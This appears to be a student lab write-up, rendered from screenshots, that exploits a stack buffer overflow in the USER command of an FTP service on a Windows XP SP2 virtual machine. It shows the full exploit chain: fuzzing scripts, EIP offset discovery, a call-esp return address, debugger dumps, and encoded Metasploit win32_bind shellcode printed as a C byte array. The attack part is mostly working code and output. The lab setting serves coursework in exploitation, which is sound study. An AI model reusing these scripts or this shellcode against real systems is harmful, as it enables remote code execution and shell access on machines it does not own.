

Screenshot 1: ifconfig command used to show ip address of BT5-GNOME-VM-32 (192.168.245.145)

```

root@bt: ~/Desktop/Assignment_counter
File Edit View Terminal Help
root@bt:~/Desktop/Assignment_counter# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9c:1b:9f
          inet addr:192.168.245.145  Bcast:192.168.245.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9c:1b9f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:278 errors:0 dropped:0 overruns:0 frame:0
          TX packets:238 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36635 (36.6 KB)  TX bytes:19890 (19.8 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:548 errors:0 dropped:0 overruns:0 frame:0
          TX packets:548 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:82999 (82.9 KB)  TX bytes:82999 (82.9 KB)

root@bt:~/Desktop/Assignment_counter#

```

Screenshot 2: ifconfig command used to show ip address of Windows XP-SP2 Virtual Machine(192.168.245.137)

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Dennis>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.245.137
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.245.1


C:\Documents and Settings\Dennis>_

```


Screenshot 3: Debugger Shows that the program Crashes with EIP = ESP = AAAA




Screenshot 4: War1.py code code with the 1000 byte pattern_create buffer string




Screenshot 5: Pattern_Create Bytes at time of crash: EIP=32714131, ESP=q4Aq



Screenshot 6: Pattern_Offsets for EIP = 485 , ESP=493



Screenshot 7: war2.py code to verify location of crash



The screenshot shows a Gedit text editor window titled "war2.py (~/Desktop/Assignment_counter) - gedit". The window has a menu bar with "File", "Edit", "View", "Search", "Tools", "Documents", and "Help". Below the menu bar is a toolbar with icons for "Open", "Save", "Undo", "Cut", "Copy", "Paste", "Find", and "Replace". The editor has two tabs: "war1.py" and "war2.py". The "war2.py" tab is active, showing a Python script. The script starts with a shebang line "#!/usr/bin/python" and imports the "socket" module. It then creates a socket object "s" using "socket.AF_INET" and "socket.SOCK_STREAM". A buffer is created with a string of 485 'x41' characters, 4 'x42' characters, 4 'x43' characters, and 507 'x44' characters. The script prints a message "\sending string to overflow buffer" and connects to the IP address "192.168.245.137" on port "21". It then receives data from the server using "s.recv(1024)", sends the buffer to the server using "s.send()", and receives data from the server again using "s.recv(1024)". Finally, it closes the socket using "s.close()". The status bar at the bottom shows "Python", "Tab Width: 8", "Ln 5, Col 28", and "INS".

```
#!/usr/bin/python


import socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)


buffer = "\x41" * 485 + "\x42" * 4 + "\x43" * 4 + "\x44" * 507
print "\sending string to overflow buffer"
s.connect(('192.168.245.137',21)) # connect takes one argument
data = s.recv(1024)
s.send('USER ' + buffer + '\r\n')
data = s.recv(1024)

s.close()
```

Screenshot 8: Verifies that at crash, EIP=42424242, ESP=DDDD



Screenshot 9: war3.py with address of call esp (0x77d6b141) and \xcc



The screenshot shows a Gedit text editor window titled "war3.py (~/Desktop/Assignment_counter) - gedit". The menu bar includes File, Edit, View, Search, Tools, Documents, and Help. The toolbar contains icons for Open, Save, Undo, and other editing functions. The tab bar shows three tabs: war1.py, war2.py, and war3.py. The main text area contains the following Python code:

```
#!/usr/bin/python

import socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = "\x41" * 485 + "\x41\xb1\xd6\x77" + "\x43" * 4 + "\xcc" * 507
print "\nsending string to overflow buffer"
s.connect(('192.168.245.137',21)) # connect takes one argument
data = s.recv(1024)
s.send('USER ' + buffer + '\r\n')
data = s.recv(1024)

s.close()
```

The status bar at the bottom indicates the current file is Python, the tab width is 8, and the cursor is at line 7, column 38.

Screenshot 10: Shows the debugger at the breakpoint of call esp instruction

Address	Hex dump	Disassembly	Registers (FPU)
77D6B143	FFD4	CALL ESP	EAX 00000001
77D6B143	FD	STD	ECX 00000001
77D6B144	FFC9	DEC ECX	EDX 00000000
77D6B146	C2 0400	RETN 4	EBX 00000000
77D6B149	90	NOP	ESP 00ACFD48
77D6B14A	90	NOP	EBP 00ACFD40
77D6B14B	90	NOP	ESI 7C8092AC kernel32.GetTickCount
77D6B14C	90	NOP	EDI 00ACFE48
77D6B14D	90	NOP	EIP 77D6B141 USER32.77D6B141
77D6B14E	8BF5	MOV EDI,EDI	C 0 ES 0023 32bit 0(FFFFFFFF)
77D6B150	55	PUSH EBP	O 0 CS 0018 32bit 0(FFFFFFFF)
77D6B151	8BEC	MOV EBP,ESP	A 0 SS 0023 32bit 0(FFFFFFFF)
77D6B159	81EC 94020000	SUB ESP,204	Z 0 DS 0023 32bit 0(FFFFFFFF)
77D6B159	41 9801DA77	MOV EAX,0WORD PTR DS:[77DAB198]	S 0 FS 003B 32bit 7FDE000(FFF)
77D6B15E	53	PUSH EBX	T 0 GS 0000 NULL
77D6B15F	8B5D 08	MOV EBX,0WORD PTR SS:[EBP+8]	O 0 LastErr ERROR_SUCCESS (00000000)
77D6B162	33C9	XOR ECX,ECX	EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)
77D6B164	8945 FC	MOV 0WORD PTR SS:[EBP+4],EAX	ST0 empty 1.4241993764238736000e-306
77D6B167	8843 08	MOV EAX,0WORD PTR DS:[EBX+8]	ST1 empty -1.40NAN0000000000000000
77D6B16A	898D 0AFDFFFF	MOV 0WORD PTR SS:[EDP-230],ECX	ST2 empty 1.4810082910529286000e-304
77D6B170	898D 88FDFFFF	MOV 0WORD PTR SS:[EDP-248],ECX	
77D6B176	898D 8CFDFFFF	MOV 0WORD PTR SS:[EDP-274],ECX	
77D6B17C	898D 9AFDFFFF	MOV 0WORD PTR SS:[EDP-26C],ECX	

Screenshot 11: shows the result of the call esp instruction

Address	Hex dump	Disassembly	Registers (FPU)
00ACFD49	CC	INT3	EAX 00000001
00ACFD4A	CC	INT3	ECX 00000001
00ACFD4B	CC	INT3	EDX 00000000
00ACFD4C	CC	INT3	EBX 00000000
00ACFD4D	CC	INT3	ESP 00ACFD44
00ACFD4E	CC	INT3	EBP 00ACFD40
00ACFD4F	CC	INT3	ESI 7C809248 kernel32.GetTickCount
00ACFD50	CC	INT3	EDI 00ACFE48
00ACFD51	CC	INT3	EIP 00ACFD49
00ACFD52	CC	INT3	C 0 ES 0023 32bit 0(FFFFFFFF)
00ACFD53	CC	INT3	P 0 CS 001B 32bit 0(FFFFFFFF)
00ACFD54	CC	INT3	A 1 SS 0023 32bit 0(FFFFFFFF)
00ACFD55	CC	INT3	Z 0 DS 0023 32bit 0(FFFFFFFF)
00ACFD56	CC	INT3	S 0 FS 003B 32bit 7FDE000(FFF)
00ACFD57	CC	INT3	T 0 GS 0000 NULL
00ACFD58	CC	INT3	O 0 LastErr ERROR_SUCCESS (00000000)
00ACFD59	CC	INT3	EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)
00ACFD5A	CC	INT3	ST0 empty 1.42h1993764238736000e-306
00ACFD5B	CC	INT3	ST1 empty -1.40NaN000000000000000
00ACFD5C	CC	INT3	ST2 empty 1.4810082910529286000e-304

Address	Hex dump	ASCII	Address	Value	ASCII	Comment
00440000	00 00 00 00 59 48 43 00 F0 36 40 00 30 37 40 00	...VKC.660.070.	00ACFD44	77D6B143	Cs:0w	RETURN to USER32.77D6B143
00440010	30 30 42 00 70 30 42 00 60 02 43 00 90 08 43 00	00B.p0B.'1C.'1C.	00ACFD48	CCCCCCCC	iiii	
00440020	E0 10 43 00 20 11 43 00 60 11 43 00 E0 11 43 00	00C.'1C.'1C.'1C.	00ACFD4C	CCCCCCCC	iiii	
00440030	E0 12 43 00 20 13 43 00 40 13 43 00 80 13 43 00	00C.'1C.'1C.'1C.	00ACFD50	CCCCCCCC	iiii	
00440040	C0 13 43 00 00 14 43 00 40 14 43 00 80 14 43 00	00C.'1C.'1C.'1C.	00ACFD54	CCCCCCCC	iiii	
00440050	C0 14 43 00 00 15 43 00 40 15 43 00 80 15 43 00	00C.'1C.'1C.'1C.	00ACFD58	CCCCCCCC	iiii	
00440060	C0 15 43 00 00 16 43 00 30 17 43 00 00 00 00 00	00C.'1C.'1C.'1C.	00ACFD5C	CCCCCCCC	iiii	
00440070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00ACFD60	CCCCCCCC	iiii	
00440080	31 30 00 00 00 00 00 00 5C 53 74 61 74 52 65 70 10StatRep	00ACFD64	CCCCCCCC	iiii	
00440090	6F 72 74 2E 74 70 74 00 2E 73 72 70 00 00 00 00	ort.txt.srp...	00ACFD68	CCCCCCCC	iiii	
004400A0	55 73 65 72 73 20 74 6F 20 65 70 60 75 64 65 00	Users to exclude	00ACFD6C	CCCCCCCC	iiii	
004400B0	00 00 00 00 4F 75 74 70 75 74 20 50 61 74 68 00	...Output Path.	00ACFD70	CCCCCCCC	iiii	
004400C0	4E 75 6D 62 65 72 20 6F 66 20 75 73 65 72 73 00	Number of users.	00ACFD74	CCCCCCCC	iiii	
004400D0	48 69 73 74 6F 72 79 00 55 70 6C 6F 61 64 20 46	History.Upload F	00ACFD78	CCCCCCCC	iiii	
004400E0	69 6C 65 73 00 00 00 00 55 70 6C 6F 61 64 20 42	iles...Upload 0	00ACFD7C	CCCCCCCC	iiii	
004400F0	79 74 65 73 00 00 00 00 44 6F 77 6E 6C 6F 61 64	ytes...Download	00ACFD80	CCCCCCCC	iiii	
00440100	20 46 69 6C 65 73 00 00 00 44 6F 77 6E 6C 6F 61 64	Files...Download	00ACFD84	CCCCCCCC	iiii	
00440110	20 42 79 74 65 73 00 00 44 41 54 41 00 00 00 00	Bytes.DAIA...	00ACFD88	CCCCCCCC	iiii	
00440120	45 78 63 65 70 74 69 6F 6E 20 54 79 70 65 00 00	Exception Type...	00ACFD8C	CCCCCCCC	iiii	
00440130	50 6C 65 61 73 65 20 67 69 76 65 20 74 68 65 20	Please give the	00ACFD90	CCCCCCCC	iiii	
00440140	72 65 70 6F 72 74 20 61 20 6E 61 6D 65 20 62 65	report a name be	00ACFD94	CCCCCCCC	iiii	Pointer to next SEH record
00440150	66 6F 72 65 20 73 61 76 69 6E 67 2E 00 00 00 00	fore saving.....	00ACFD98	CCCCCCCC	iiii	SE handler
00440160	2E 5C 00 00 2A 2E 73 72 70 00 00 3B 00 00 00	...*.srp...;	00ACFD9C	CCCCCCCC	iiii	
00440170	65 65 74 65 70 64 64 2F 65 78 65 20 2F 72 00 00	notepad.exe %c	00ACFDA0	CCCCCCCC	iiii	

Screenshot 12: Using msfpayload and msfencode commands to generate the corresponding payload. The port no used is last 4 digits of NJIT id (31445935) of group member Adhithya Sivanesh.

```

root@bt: /pentest/exploits/framework2
File Edit View Terminal Help
root@bt: /pentest/exploits/framework2# ./msfpayload win32_bind LHOST=192.168.245.145 LPORT=5935 R | msfencode -b '\x00\x0a\x0d\x0a' -e x86/shikata_ga_nai -t c
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=1)

unsigned char buf[] =
"\xb8\x98\xe4\xb7\xd4\xc7\xd9\x74\x24\xf4\x5b\x31\xc9\xb1"
"\x50\x83\xeb\xfc\x31\x43\x0f\x03\x43\x97\x06\xbe\x4b\xcd\x2d"
"\x0c\x5c\xe8\x4d\x70\x63\x6a\x39\xe3\xb8\x4e\xb6\xb9\xfc\x05"
"\xb4\x44\x85\x18\xaa\xcc\x3a\x02\xbf\x8c\xe4\x33\x54\x7b\x6e"
"\x07\x21\x7d\x9e\x56\xf5\xe7\xf2\x1c\x35\x63\x0c\xdd\x7c\x81"
"\x13\x1f\x6b\x6e\x28\xcb\x48\xa7\x3a\x16\x1b\xe8\xe0\xd9\xf7"
"\x71\x62\xd5\x4c\xf5\x2b\xf9\x53\xe2\xd7\x2d\xdf\x7d\xbb\x09"
"\xc3\x1c\x87\x60\x20\xba\x8c\x1e\x6c\x8d\x3c\x9\x8d\xbb\xcf"
"\x7c\x1a\x7f\x8f\x20\x75\x0e\xb6\xd2\x69\x5e\xb8\x3c\x17\x0c"
"\x20\xa8\xeb\x80\x4c\x5f\x7f\x7d\x4b\xcb\x80\xc7\x1c\x38\x93"
"\x14\xe7\xee\x93\x33\x47\x87\x89\xda\xf9\x7a\x59\x21\xaf\xee"
"\x58\xda\x9f\x86\x85\x2d\xd5\xfb\x61\xd1\xc3\x50\xdd\x7e\xbf"
"\x05\xa2\xd3\x7c\xfa\xdb\x04\xe4\x94\x34\x8a\x8f\x37\xb2\x35"
"\xda\xdf\x60\xaf\x95\xd8\x3e\x2f\x83\x8c\xd0\x9e\x79\xaf\x01"
"\x48\x26\xe2\x8c\x60\x71\x03\x06\x21\x2b\x04\x77\xae\x36\xb3"
"\xfe\x66\xee\xbc\x29\x28\x44\x16\x83\x36\xb4\x05\x43\xe4"
"\xef\xed\xe7\x59\x39\x58\xf7\x7f\xa3\x09\x63\xe6\x43\xad\x06"
"\x6f\x76\x5b\x89\x36\x51\x50\xa0\x2e\xcb\x2c\x3a\x52\x3a\x6d"
"\xc3\x39\x2f\x1d\x0c\x07\x81\x9c\xce\xb1\x06\x4e\x5b\x62\x5d"
"\x7c\xee\x8b\x12\x6b\xf1\x01\x10\x6b\xdb\xb1\xcf\x1c\x5b\x14"
"\xbe\x8f\x34\x6b\x11\x05\x66\x17\x41\xcd\x25\x3e\x64\x0c\x65"
